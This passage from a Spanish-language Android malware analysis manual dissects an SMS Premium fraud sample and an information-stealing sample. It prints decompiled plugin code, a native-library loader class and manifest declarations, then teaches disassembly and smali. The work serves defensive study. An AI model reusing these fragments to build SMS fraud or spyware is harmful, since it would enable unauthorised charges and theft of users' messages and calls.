Nota: Como se adelantaba y suele ocurrir con este tipo de muestras, actualmente se encuentra inactiva debido a que el desarrollador ya ha retirado el dominio desde el que actuaba, sin embargo todavía se puede continuar conectando piezas que se hubieran conectado en caso de que el servidor continuará estando disponible.

Una vez se accedía al dominio externo, entraba en juego el código script “*www/smsplugin.js*” en el que se encuentra el siguiente contenido:

```
try{
var smsplugin = {
  send:function (phone, message, method, successCallback, failureCallback) {
    cordova.exec(successCallback, failureCallback, 'SmsPlugin', 'SEND_SMS', [phone, message, method]);
  },
  //Check if the device has a possibility to send and receive SMS
  isSupported:function(successCallback,failureCallback) {
    cordova.exec(successCallback, failureCallback, 'SmsPlugin', 'HAS_SMS_POSSIBILITY', []);
  },
  //Start receiving sms, and the successCallback function receives one string as parameter formatted such as {phoneNumber}<br>
  startReception:function(successCallback,failureCallback) {
    cordova.exec(successCallback, failureCallback, 'SmsPlugin', 'RECEIVE_SMS', []);
  },
  //Stop receiving sms
  stopReception:function(successCallback,failureCallback) {
    cordova.exec(successCallback, failureCallback, 'SmsPlugin', 'STOP_RECEIVE_SMS', []);
  }
};
module.exports=smsplugin;
}catch(e){
  console.log('smsplugin plugin error -> '+e.message);
}
```

Imagen 03.10: Código JavaScript localizado dentro del fichero *smsplugin.js*.

El código script define 4 funciones sobre Cordova: *SEND_SMS*, *HAS_SMS_POSSIBILITY*, *RECEIVE_SMS* y *STOP_RECEIVE_SMS*; funciones que tienen su reflejo en el código Java visto en la clase *SmsPlugin* en el enumerado *ActionType* para realizar la interacción con JavaScript, confirmando finalmente el comportamiento de la aplicación:



- Durante la creación de la aplicación se carga en un WebView el recurso local “www/index.html” que mostrará una imagen tras la que al hacer clic redirigirá el WebView al servidor del desarrollador (<http://desapper.info/postales1/>)
- Al redirigir enviará información del dispositivo que le servirá para poder identificarlo y distinguirlo del resto de dispositivos que se conecten a su servidor a través de la aplicación.
- Desde este servidor se mostraba una nueva imagen tras la que hacer clic y haciendo uso del script “smsplugin.js” se enviaba la acción RECEIVE_SMS a la clase SmsPlugin del código Java para poner a la escucha un SmsReceiver esperando recibir el mensaje que solicita la autorización a la suscripción del servicio SMS Premium.
- Tras recibir el SMS se reenviaba al servidor, que volviendo a hacer uso de smsplugin.js y SmsPlugin enviaba el SMS de autorización desde el dispositivo móvil.
- Adicional a todo esto, si la aplicación entraba en segundo plano el receptor se detenía con la acción STOP_RECEIVE_SMS.

4. Código nativo

Cuando el analista se enfrente a determinadas muestras de malware encontrará que el código Java realiza la carga de código nativo, delegando en él parte o la totalidad de la ejecución. El uso de esta técnica incrementará la complejidad del análisis ya que si no se dispone de herramientas con la capacidad para decompilar estas librerías a C/C++ (herramientas que en su mayoría son de pago como IDA o Hex-Rays), no quedará más remedio que analizar su código en lenguaje ensamblador.

Herramientas

El código nativo al que se enfrentará el analista en caso de encontrar librerías compartidas estará compilado para las diferentes arquitecturas soportadas por Android: ARM, Intel y MIPS. Para que la aplicación cargue correctamente la librería compartida en base a la arquitectura sobre la que se está ejecutando el sistema operativo Android, cuando se empaqueta la aplicación se crea una estructura de directorios en la que se guarda por separado el resultado de compilar el código nativo para las diferentes arquitecturas:




Imagen 03.11: Estructura de directorios Android para librerías compartidas.

En el caso de Android la arquitectura más común es ARM al ser la más extendida en dispositivos móviles, de modo que si se quiere obtener un volcado del código desensamblado de una librería compartida compilada para esta, se podrá hacer uso de las toolchain de objdump incluidas en el NDK del siguiente modo:

```
# arm-linux-androideabi-objdump -d native_lib.so
```

Obteniendo su código desensamblado:

```
00008314 <main>:
8314: e92d4800      push    {fp, lr}
8318: e28db004      add     fp, sp, #4
831c: e24dd008      sub     sp, sp, #8
8320: e50b0008      str     r0, [fp, #-8]
8324: e50b100c      str     r1, [fp, #-12]
8328: e3a0000a      mov     r0, #10
832c: ebffffc9      bl      8258 <sleep@plt>
8330: e3a03000      mov     r3, #0
8334: e1a00003      mov     r0, r3
8338: e24bd004      sub     sp, fp, #4
833c: e8bd8800      pop     {fp, pc}
```

Imagen 03.12: Desensamblado de la función main de una librería compartida.

En el caso de que se incluya la compilación para arquitecturas x86 de 32 bits, se podrá desensamblar el código con su comando correspondiente:

```
# i686-linux-android-objdump -d native_lib.so
```




Imagen 03.13: A la izquierda el desensamblado de la librería para x86, a la derecha el de ARM.

Y para MIPS la situación será la misma que en el caso de ARM, encontrándose dentro de las herramientas del NDK toolchain necesarias para proceder con su desensamblado:

```
# mipsel-linux-android-objdump -d libvudid.so
```

En resumen, según la arquitectura, habrá que recurrir al binario que le corresponda y el cual según la preparación del laboratorio se encontrará en la ruta `/mnt/data/android/ndk/android-ndk-r10e/toolchains`.

Además de la opción objdump con las toolchain que apliquen, se podrán utilizar otras herramientas en caso de que se encuentren a nuestro alcance:

- La versión de pago de IDA permite el desensamblado y depuración de código ARM a través de un servicio puesto en ejecución en el dispositivo Android.
- La suite radare es otra buena opción gratuita para el desensamblado de código.

- La herramienta Online Disassembler (<https://www.onlinedisassembler.com/odaweb/>), que desensamblará el binario que se le suba, reportará información del fichero, secciones identificadas en el binario y grafos de ejecución.
- La herramienta online Retargetable Decompiler (<https://retdec.com/>), que desensamblará y e intentará decompilar el código permitiendo su descarga.




Imagen 03.14: A la izquierda el desensamblado ARM, a la derecha el código C decompilado.

Ejemplo

Para ver un ejemplo de esta técnica se recurrirá a la muestra de malware con hash SHA-1 4419a50191600cc7c09d4314576ad0fc5e4e49bb. Esta muestra está orientada al robo de información siendo su principal objetivo obtener datos del dispositivo como el número de teléfono, la dirección MAC del adaptador de red o el estado de uso del dispositivo, grabar los SMS recibidos y las conversaciones de voz mantenidas para finalmente enviarlos al servidor del desarrollador.

Siguiendo con el proceso de análisis de una muestra descrito hasta el momento, en una primera fase el analista tendría que realizar una fase de recuperación de información en la que el primer paso será decodificar el AndroidManifest.xml para estudiar su contenido. Sin importar el mecanismo mediante el cual se obtenga el fichero (ya sea decodificación mediante apktool, jadx o aapt), una vez se disponga de este se podrá observar un encabezado como el siguiente:




Imagen 03.15: Información encontrada en el fichero AndroidManifest.xml de la muestra.

Ya en un primer reconocimiento del fichero llama la atención la gran cantidad de permisos que solicita en general, y en particular su relación con las comunicaciones:

- Distintos permisos relacionados con SMS ya introducidos en la muestra de suscripción SMS Premium como lo son `RECEIVE_SMS`, `WRITE_SMS`, `READ_SMS` o `SEND_SMS`.
- Relacionados con las llamadas como `READ_PHONE_STATE`, `PROCESS_OUTGOING_CALLS` y `CALL_PHONE`, para obtener el estado de llamada de un dispositivo, el número al que se está llamando y realizar llamadas, respectivamente.
- Acceso a los historiales de llamadas con `READ_CALL_LOG` y `WRITE_CALL_LOG`
- Acceso a los contactos registrados en el dispositivo con `READ_CONTACTS` y `WRITE_CONTACTS`.
- Acceso al almacenamiento externo (`WRITE_EXTERNAL_STORAGE`), micrófono (`RECORD_AUDIO`) y modificación del estado del sonido (`MODIFY_AUDIO_SETTINGS`).
- Otros permisos ligados con el comportamiento del dispositivo en sí, ejemplos de estos son el `RECEIVE_BOOT_COMPLETED` y `KILL_BACKGROUND_PROCESSES`, que sirven para registrarse en el arranque del dispositivo o detener servicios ejecutándose de fondo, respectivamente.

Otro detalle de gran importancia que se puede observar en el fichero `AndroidManifest.xml` es el uso que se hace de la etiqueta `<application>`, en el que se define el atributo `android:name="com.Titanium.Magister.sursumApp"`. Con esto se logra que cuando se ejecute la aplicación, y antes de que se cargue ninguna actividad, se ejecute el código ubicado en la clase `com.Titanium.Magister.sursumApp`:



```
com.Titanium.Magister.sursumApp X
package com.Titanium.Magister;

import android.app.Application;
import android.content.Context;

public class sursumApp extends Application {
    public native void nativesursumAppCall(Context context);

    static {
12         System.loadLibrary("TitaniumCore");
    }

15     public void onCreate() {
16         super.onCreate();
18         nativesursumAppCall(this);
    }
}
```

Imagen 03.16: Código de la clase `com.Titanium.Magister.sursumApp`.

En la captura se identifica que en la clase existe un bloque estático de código definido a nivel de la clase, de modo que según se inicie la aplicación, se ejecutará dicho bloque de código, cargando la librería compartida *TitaniumCore* en memoria mediante la llamada a `System.loadLibrary(...)`. Además, continuando con el ciclo de vida de la clase `Application`, lo siguiente que ocurrirá es que se realizará una llamada al método `onCreate()`, que se encargará de invocar a la función nativa `nativesursumAppCall` pasándole como parámetro el contexto de la aplicación.

Imagen 03.17: Funciones nativas que podrán ser invocadas desde el código Java.

- ```
<service android:name="com.titanium.synchronous.praxsmt" android:permission="android.permission.SEND_RESPOND_VIA_MESSAGE" android:exported="true" android:process="gloves.vnc">
 <intent-filter>
 <action android:name="android.intent.action.RESPOND_VIA_MESSAGE" />
 <category android:name="android.intent.category.DEFAULT" />
 <data android:scheme="sms" />
 <data android:scheme="smsto" />
 <data android:scheme="sms*" />
 <data android:scheme="smsto*" />
 </intent-filter>
</service>
```

- ■ ■

- **Incluida en la clase:** com.Titanium.Synchronous.desine
- **Signatura:** private static native void nativeDesine(Context context, Intent intent);
- **Información adicional:** La clase hereda de IntentService y también se encuentra declarada en el AndroidManifest.xml
- **Función:** Java\_com\_Titanium\_Synchronous\_Protegendum\_nativeProtegendum
  - **Incluida en la clase:** com.Titanium.Synchronous.Protegendum
  - **Signatura:** private static native void nativeProtegendum(Context context, Intent intent);
  - **Información adicional:** La clase hereda de IntentService y también se encuentra declarada en el AndroidManifest.xml
- **Función:** Java\_com\_Titanium\_Accipite\_pipeline\_nativePipeline
  - **Incluida en la clase:** com.Titanium.Accipite.pipeline
  - **Signatura:** private native void nativePipeline(Context context, Intent intent, Object obj);
  - **Información adicional:** La clase hereda de BroadcastReceiver y se encuentra declarado como un <receiver> en el AndroidManifest.xml, atendiendo a <intent-filter> relacionados con el arranque del dispositivo y el envío de SMS:

```
<receiver android:name="com.Titanium.Accipite.pipeline" android:permission="android.permission.BROADCAST_SMS">
 <intent-filter android:priority="1000">
 <action android:name="android.intent.action.BOOT_COMPLETED" />
 <category android:name="android.intent.category.LAUNCHER" />
 <action android:name="android.provider.Telephony.SMS_DELIVER" />
 </intent-filter>
</receiver>
```

Imagen 03.19: Declaración del <receiver> en el AndroidManifest.xml.

- **Función:** Java\_com\_Titanium\_Magister\_acsursum\_nativeAcsursumCall
  - **Incluida en la clase:** com.Titanium.Magister.acsursum
  - **Signatura:** public native void nativeAcsursumCall();
  - **Información adicional:** La clase hereda de Activity y declara en el AndroidManifest.xml un <intent-filter> sospechoso en el que permite ser ejecutada a través de enlaces encontrados en un browser relacionados con sms, mms

```
<activity android:name="com.Titanium.Magister.acsursum">
 <intent-filter>
 <action android:name="android.intent.action.SEND" />
 <action android:name="android.intent.action.SENDTO" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="sms" />
 <data android:scheme="smsto" />
 <data android:scheme="mms" />
 <data android:scheme="mmsto" />
 </intent-filter>
</activity>
```

Imagen 03.20: Declaración del <activity> en el AndroidManifest.xml.

- **Función:** Java\_com\_Titanium\_Magister\_posursum\_nativePosursumCall
  - **Incluida en la clase:** com.Titanium.Magister.posursum

- **Signatura:** public native void nativeposursumCall();
- **Información adicional:** La clase hereda de Activity y se encuentra declarada en el AndroidManifest.xml
- **Función:** Java\_com\_Titanium\_Magister\_sursum\_nativesursumCall
- **Incluida en la clase:** com.Titanium.Magister.sursum
- **Signatura:** public native void nativesursumCall(Context context);
- **Información adicional:** La clase hereda de Activity y declarada un <intent-filter> en el AndroidManifest.xml que la registrará en el Launcher y establecerá como actividad inicial de la app.

```
<activity android:label="@string/app_name" android:name="com.Titanium.Magister.sursum">
 <intent-filter>
 <action android:name="android.intent.action.MAIN" />
 <category android:name="android.intent.category.LAUNCHER" />
 </intent-filter>
</activity>
```

Imagen 03.21: Declaración del <activity> en el AndroidManifest.xml.

Si se quiere llegar al desensamblado de la librería nativa, al tratarse en este caso de una librería compilada para ARM se puede hacer uso de las toolchains del NDK del siguiente modo:

```
arm-linux-androideabi-objdump -d libTitaniumCore.so > arm.txt
```

Con el mapa de relaciones construido, el analista ha obtenido información que le será de gran ayuda:

- A la hora de identificar qué funciones serán accedidas según el componente que esté actuando de la aplicación.
- Si quieres estudiar el comportamiento mediante el código desensamblado o utilizar alguna herramienta que le permita decompilarlo en un lenguaje de alto nivel.
- Para la aplicación de técnicas de depuración de código nativo en las que, como se verá cuando se profundice en el análisis dinámico, será necesario calcular la dirección de memoria en la que se encuentra cargada una función para establecer los puntos de interrupción.

## 5. Código smali

Ante determinadas muestras se puede dar la situación de que la herramienta utilizada para decompilar genere un código ilegible, ya sea debido a limitaciones de la propia lógica de la herramienta, o a la ofuscación aplicada sobre la aplicación para proteger su código y dificultar la tarea de análisis.

En estos casos se puede recurrir a un nivel más bajo y examinar el código *smali*, que es un código ensamblador para el formato DEX basado en sintaxis *Jasmin* (código ensamblador para la JVM) y que servirá no sólo para ofrecer otro formato en el cual leer el código, sino la posibilidad de usarlo para re-empaquetar código y modificar su comportamiento, técnica que será utilizada en el análisis dinámico para evadir distintos mecanismos de control que pueda aplicar la muestra.



## Herramientas

Para trabajar con código *smali* se pueden utilizar las herramientas **smali** y **baksmali**, que pueden ser descargadas desde su repositorio oficial: <https://bitbucket.org/JesusFreke/smali/downloads>; siendo **apktool** otra herramienta que servirá a este propósito. Al proceso de obtener el código *smali* se le llama *baksmali* y el comando para obtenerlo haciendo uso de las últimas versiones de **apktool** y dado un fichero APK es el siguiente:

```
apktool d /path/to/file.apk -o /path/to/output_dir
```

Es importante notar que al ejecutar este comando se tendrá que indicar las rutas absolutas al fichero APK y el directorio donde se quiere guardar los ficheros con el código **smali**. Por otro lado, se pueden encontrar aplicaciones que por la codificación de sus ficheros de recursos fallen al ser procesados, en esos casos y si sólo nos interesa el código **smali** asociado al DEX se puede utilizar el argumento **-r**:

```
apktool d -r /path/to/file.apk -o /path/to/output_dir
```

Finalmente, cuando el analista se enfrente a este código será de agradecer un editor de texto que diferencie declaraciones, instrucciones y operandos, además de que coloree la sintaxis para facilitar su lectura. Para resolver esta cuestión se puede recurrir al editor **Sublime Text** y al package para *smali* escrito por Shane Wilton que puede descargarse desde su repositorio público en GitHub: <https://github.com/ShaneWilton/sublime-smali>

O si se prefiere en un plugin para el IDE IntelliJ, se puede recurrir al siguiente repositorio en GitHub: <https://github.com/JesusFreke/smali/wiki/smalidea>

## Sintaxis básica

Sin pretender profundizar en la larga lista de posibilidades que ofrece este código, sí que puede ser de interés para el lector disponer de unas nociones básicas de este lenguaje para que, en caso de tener que enfrentarse a él, al menos disponga de las herramientas necesarias para afrontar ese primer acercamiento.

A continuación se muestra un ejemplo de código Java que servirá para ilustrar situaciones comunes como pueden ser el control del flujo de la ejecución, declaración de distintos miembros de clase, variables y paso de parámetros. Para realizar la prueba, el lector tendrá que crear una aplicación con Android Studio que para simplificar tenga una única Activity en la que pegará el siguiente código de ejemplo:

```
public boolean exampleMethod(boolean bln, char c, byte b, short s, int i, long l, float f, double d, String str){
 if(bln){
 int x = 0;
 x++;
 } else {
 int y = 0;
 y++;
 }
}
```



```

int counter = 0;
for(int z=0;z<10;z++){
 counter++;
}

exampleMethod2();
String s2 = exampleMethod3("test");
bln = exampleMethod4();

return true;
}

public void exampleMethod2(){ }

public String exampleMethod3(String s){
 return s;
}

public static boolean exampleMethod4(){
 return false;
}

```

Tras crear el APK de la aplicación de prueba, y haciendo uso de la herramienta **apktool** podrá obtener el código *smali* asociado a dicha actividad, donde se tendrá por ejemplo para los métodos de instancia `exampleMethod2()` y `exampleMethod3()` el siguiente código:

```

.method public exampleMethod2()V
 .locals 0
 .prologue
 .line 52
 return-void
.end method

.method public exampleMethod3(Ljava/lang/String;)Ljava/lang/String;
 .locals 0
 .parameter "s"
 .prologue
 .line 55
 return-object p1
.end method

```

Como se muestra en el ejemplo, cuando un método se declara de instancia se utiliza la signatura `“.method public [nombre]([retorno]”`, donde:

- **nombre** toma el valor del nombre del fichero.
- **retorno** un valor que dependerá del tipo de dato retornado:
  - Básico o de tratamiento especial: booleano = Z, char = C, byte = B, short = S, int = I, long = J, float = F, double = D, void = V.
  - Un array se expresará con el símbolo [ delante del tipo de dato, por ejemplo un array de booleanos será [Z.
  - Una clase, las cuales se identifican especificando el nombre completo de clase entre una letra L y el símbolo ‘;’, como por ejemplo en el caso del método `exampleMethod3(...)`, que declara que recibe y devuelve una String como: `Ljava/lang/String;`





Esta misma regla de declaración de tipos de datos retornados se aplica a los parámetros pasados como argumentos, de modo que si un método de instancia fuera declarado del siguiente como “public boolean method(String str, boolean b, int[][] i)”, su signatura en **smali** sería:

```
.method public method(Ljava/lang/String;Z[[I)Z
```

**Nota:** Los tipos de datos básicos como el parámetro booleano y el entero no llevan separadores, de modo que se escriben uno a continuación del otro.

Por otro lado, se tenía definido en el código Java un método declarado como estático, el cual se identifica en código **smali** del siguiente modo:

```
.method public static exampleMethod4()Z
 .locals 1
 .prologue
 .line 59
 const/4 v0, 0x0
 return v0
.end method
```

Si se profundiza en el contenido de los métodos vistos hasta ahora, se identificarán unas líneas de tipo **.line X**, estas son utilizadas para depuración y gestión de excepciones. También se verá al inicio de los métodos una sección **.prologue** en la que se pueden encontrar los registros que serán utilizados por el método, especificados de dos formas diferentes:

- Utilizando la palabra reservada **.locals**. Cuando se utiliza este formato, se indica cuántos registros serán utilizados para contener las variables utilizadas dentro del método, sin contar los parámetros recibidos. Se identificarán como v0, v1, v2..., permitiendo hasta un máximo de 65536 (v0-v65535), aunque esto rara vez se verá ya que una gran parte de las instrucciones únicamente será capaz de direccionar los primeros 16 registros (v0-v15).
  - Si se observan los ejemplos anteriores, en *exampleMethod4()* se define que se utilizará un único que registro que será v0, que en este caso toma el valor 0x0 (false) y lo devuelve.
- Utilizando la palabra reservada **.registers**. Este formato indica cuántos registros en total, sumando registros locales y parámetros recibidos, serán usados en el código.

Los registros en el bytecode Dalvik son de 32 bits, por lo que se podrán utilizar en **smali** para almacenar cualquier tipo de dato hasta dicho tamaño, utilizándose dos registros para los casos de datos de 64 bits como Long y Double. Algunos detalles adicionales a tener en cuenta respecto al paso de parámetros a métodos son los siguientes:

- Cuando se trabaja con métodos de instancia, si el método recibe 1 parámetro y define 4 registros (**.registers 4**), contará con los registros v0-v3 y asignará el parámetro recibido al último de estos registros (v3), sin embargo hay un detalle importante a tener cuenta y es que en estos casos la referencia al objeto **this** es otro parámetro recibido (de hecho el primero), de modo que al especificar 4 registros, se encontrará la referencia a **this** en v2.
- Cuando se trabaja con métodos estáticos se aplican las mismas reglas, con la diferencia de que no existirá la referencia a **this**, por lo que si se definen 4 registros, v0-v2 serán utilizados como registros locales y v3 será el parámetro recibido.



- Adicional a todo lo anterior, los parámetros pueden ser referenciados como `p0`, `p1`, `p2`..., donde `p0` será el parámetro **this** en métodos de instancia o el primer parámetro en métodos estáticos.

Continuando con el código de ejemplo, el método `exampleMethod(...)` presentaría un código **smali** como el siguiente en su prólogo:

```
.method public exampleMethod(ZCBIJFDLjava/lang/String;)Z
 .locals 6
 .param p1, "bln" # Z
 .param p2, "c" # C
 .param p3, "b" # B
 .param p4, "s" # S
 .param p5, "i" # I
 .param p6, "l" # J
 .param p8, "f" # F
 .param p9, "d" # D
 .param p11, "str" # Ljava/lang/String;

 .prologue
```

Donde se puede ver que el proceso de *baksmali* ha utilizado la declaración de parámetros **.locals 6**, lo cual quiere decir que se dispondrá de 6 registros para las variables locales (`v0-v5`) más 9 parámetros adicionales distribuidos entre `p1-p11` (7 registros de 32 bits y 2 registros de 64 bits, que necesitarán 2 registros cada uno), y al tratarse de un método de instancia, `p0` contendrá la referencia a **this**. Una vez definido el prólogo, el código **smali** continúa mostrando la sentencia **IF** escrita en Java:

Java	smali
<pre>if(bln){     int x = 0;     x++; } else {     int y = 0;     y++; }</pre>	<pre>if-eqz p1, :cond_0      .line 28     const/4 v2, 0x0      .line 29     .local v2, "x":I     add-int/lit8 v2, v2, 0x1      .line 37     .end local v2      # "x":I     :goto_0      ... otras instrucciones ...      :cond_0     const/4 v3, 0x0      .line 33     .local v3, "y":I     add-int/lit8 v3, v3, 0x1      goto :goto_0</pre>

Al ser un ejemplo muy básico el código es bastante auto-explicativo y no se diferenciará en exceso del control del flujo habitual de otros lenguajes de tipo ensamblador: con la instrucción **if-eqz p1, :cond\_0** evalúa que el parámetro `p1` (definido en el prólogo y por el orden de parámetros recibido

como el booleano recibido) sea igual a 0 (false), en cuyo caso realizará un salto a la etiqueta **:cond\_0**, y en caso contrario continuará ejecutando la instrucción siguiente.

En cualquiera de los dos casos inicializa a 0 los registros v2 y v3 (depende del caso) con la instrucción **const/4 v2, 0x0** y a continuación a incrementa con **add-int/lit8 v2, v2, 0x1** para finalmente realizar un salto incondicional con **goto :goto\_0**.

Para el caso del bucle **FOR** se encontrará el siguiente código:

Java	smali
<pre>int counter = 0; for(int z=0; z&lt;10; z++){     counter++; }</pre>	<pre>:goto 0 const/4 v0, 0x0  .line 38 .local v0, "counter":I const/4 v4, 0x0  .local v4, "z":I :goto 1 const/16 v5, 0xa  if-ge v4, v5, :cond_1  .line 39 add-int/lit8 v0, v0, 0x1  .line 38 add-int/lit8 v4, v4, 0x1  goto :goto_1</pre>

El propio código *smali* generado por **apktool** indicará qué variables han sido guardadas en qué registros, de modo que identifica que el contador *counter* lo lleva en el registro v0, mientras que la variable de iteración la lleva en v4.

La estrategia seguida en estos bucles es evaluar si se cumple la condición de salida para realizar un salto fuera del bucle con **if-ge v4, v5, :cond\_1**, o en caso contrario incrementar el contador y variable de iteración para saltar al inicio del código del bucle con **goto :goto\_1** y volver a repetir la misma lógica.

En las invocaciones finales realizadas en ese mismo método se tenía en el código Java:

```
exampleMethod2();
```

```
String s2 = exampleMethod3("test");
```

```
bln = exampleMethod4();
```

```
return true;
```

Cuyo código *smali* asociado se traducirá en:

```
:cond_1
invoke-virtual {p0}, Lcom/example/root/myapplication/App;->exampleMethod2()V
```

```
.line 44
```



```

const-string v5, "test"
invoke-virtual {p0, v5}, Lcom/example/root/myapplication/App;-
>exampleMethod3(Ljava/lang/String;)Ljava/lang/String;
move-result-object v1

.line 45
.local v1, "s2":Ljava/lang/String;
invoke-static {}, Lcom/example/root/myapplication/App;->exampleMethod4()Z
move-result p1

.line 47
const/4 v5, 0x1

return v5

```

En este bloque de código *smali* se puede ver como hacia la parte final se hace uso de las funciones de retorno, para lo que se contará con distintas opciones:

- **move-result vX**, guardará en vX un resultado de 32 bits que no sea una referencia a un objeto.
- **move-result-wide vX**, guardará en vX un resultado de 64 bits. Estos resultados no pueden ser referencias a objeto ya que estas ocupan 32 bits.
- **move-result-object vX**, guardará en vX la referencia al objeto resultado.

También se puede ver en el bloque de código cómo las instrucciones encargadas de realizar las llamadas a métodos definen su signatura con el siguiente formato:

instrucción {registro\_instancia\_ejecución}, Lnombre/completo/clase;->método  
(parámetros)valor\_retorno

Destacar que existen diferentes instrucciones orientadas a realizar la invocación de métodos:

- **invoke-virtual** para llamar a métodos que no sean privados, estáticos, finales o constructores.
- **invoke-super** para llamar a métodos de la clase padre con las mismas restricciones que **invoke-virtual**.
- **invoke-direct** para llamar a métodos no estáticos y directos a la instancia: privados o constructores.
- **invoke-static** para llamar a métodos estáticos.
- **invoke-interface** para llamar a métodos declarados en una interfaz cuando se desconoce la clase del objeto que lo implementa.

Si la instrucción no está invocando un método de instancia, no incluirá el valor del registro en la sección {registro\_instancia\_ejecución}, como se ve en el ejemplo de invocación al método *exampleMethod4()*.

A continuación, se indica la clase utilizando su nombre completo para ubicarla dentro de los packages Java, y los parámetros que se pasan al método y valor de retorno son tratados de acuerdo a la definición de tipos que ya se ha visto.



Esta es una introducción muy somera de la sintaxis y algunas de las reglas utilizadas por el código smali. Si el lector quiere profundizar en esta sintaxis y en el bytecode Dalvik que representa, puede recurrir a los siguientes recursos online:

- Documentación oficial de Android: <https://source.android.com/devices/tech/dalvik/dalvik-bytecode.html>
- [http://pallergabor.uw.hu/androidblog/dalvik\\_opcodes.html](http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html)

### Ejemplo

ParalamuestraderegistroaSMSPremium(hashsha1:2d26c676bcb5a5f8599f49a5b90599b7ff93dc11), se utilizó **jadx** de manera premeditada ya que existen varias clases en las cuales el resultado de obtener el bytecode Java siguiendo el proceso de aplicar **dex2jar** al APK y a continuación usar **jd-gui** para decompilar el código Java no es el más fácil de interpretar como podéis ver en el siguiente fragmento de código extraído de la clase *info.asankan.phonegap.smsplugin.SmsPlugin*:

```
public boolean execute(String paramString, JSONArray paramJSONArray, CallbackContext paramCallbackContext)
 throws JSONException
{
 String str1 = paramString.toUpperCase();
 switch (ActionType.valueOf(str1))
 {
 default:
 this.result = false;
 }
 for (;;)
 {
 return this.result;
 for (;;)
 {
 String str2;
 String str3;
 try
 {
 str2 = paramJSONArray.getString(0);
 str3 = paramJSONArray.getString(1);
 String str4 = paramJSONArray.getString(2);
 this.smsSender = new SmsSender(this.cordova.getActivity());
 if (!str4.equalsIgnoreCase("INTENT")) {
 break label175;
 }
 this.smsSender.invokeSMSIntent(str2, str3);
 paramCallbackContext.sendPluginResult(new PluginResult(PluginResult.Status.NO_RESULT));
 paramCallbackContext.sendPluginResult(new PluginResult(PluginResult.Status.OK));
 this.result = true;
 }
 catch (JSONException localJSONException)
 {
 paramCallbackContext.sendPluginResult(new PluginResult(PluginResult.Status.JSON_EXCEPTION));
 }
 break;
 label175:
 this.smsSender.sendSMS(str2, str3);
 }
 }
}
```

Imagen 03.22: Decompilación ilegible con dex2jar y jd-gui.

Como se puede observar, el decompilador no ha podido deducir correctamente el bloque de control de flujo del switch y ha optado por introducir etiquetas y saltos incondicionales (*break etiqueta*;) intentando controlar el flujo de ejecución. En estos casos se puede recurrir al código **smali** para terminar de entender el código:

```
apktool d /mnt/data/malware-samples/2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
-o /mnt/data/malware-samples/apktool-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11
```



Una vez decodificado el código en lenguaje *smali*, se podrá encontrar el fichero en la ruta `/mnt/data/.../smali/info/asankan/phonegap/smsplugin/SmsPlugin.smali`, en el que se puede buscar el método `execute(...)` utilizando su firma en formato *smali*:

```
.method public execute(Ljava/lang/String;Lorg/json/JSONArray;Lorg/apache/cordova/api/CallbackContext;)Z
```

Encontrándose un código similar al siguiente:

```
192 # virtual methods
193 .method public execute(Ljava/lang/String;Lorg/json/JSONArray;Lorg/apache/cordova/api/CallbackContext;)Z
194 .locals 30
195 .parameter "action"
196 .parameter "args"
197 .parameter "callbackContext"
198 .annotation system Ldalvik/annotation/Throws;
199 value = {
200 Lorg/json/JSONException;
201 }
202 .end annotation
203 .prologue
204 const/4 v9, 0x0
205 const/4 v8, 0x1
206 .line 25
207 invoke-virtual {p1}, Ljava/lang/String;.<init>()Ljava/lang/String;
208 move-result-object p1
209 .line 31
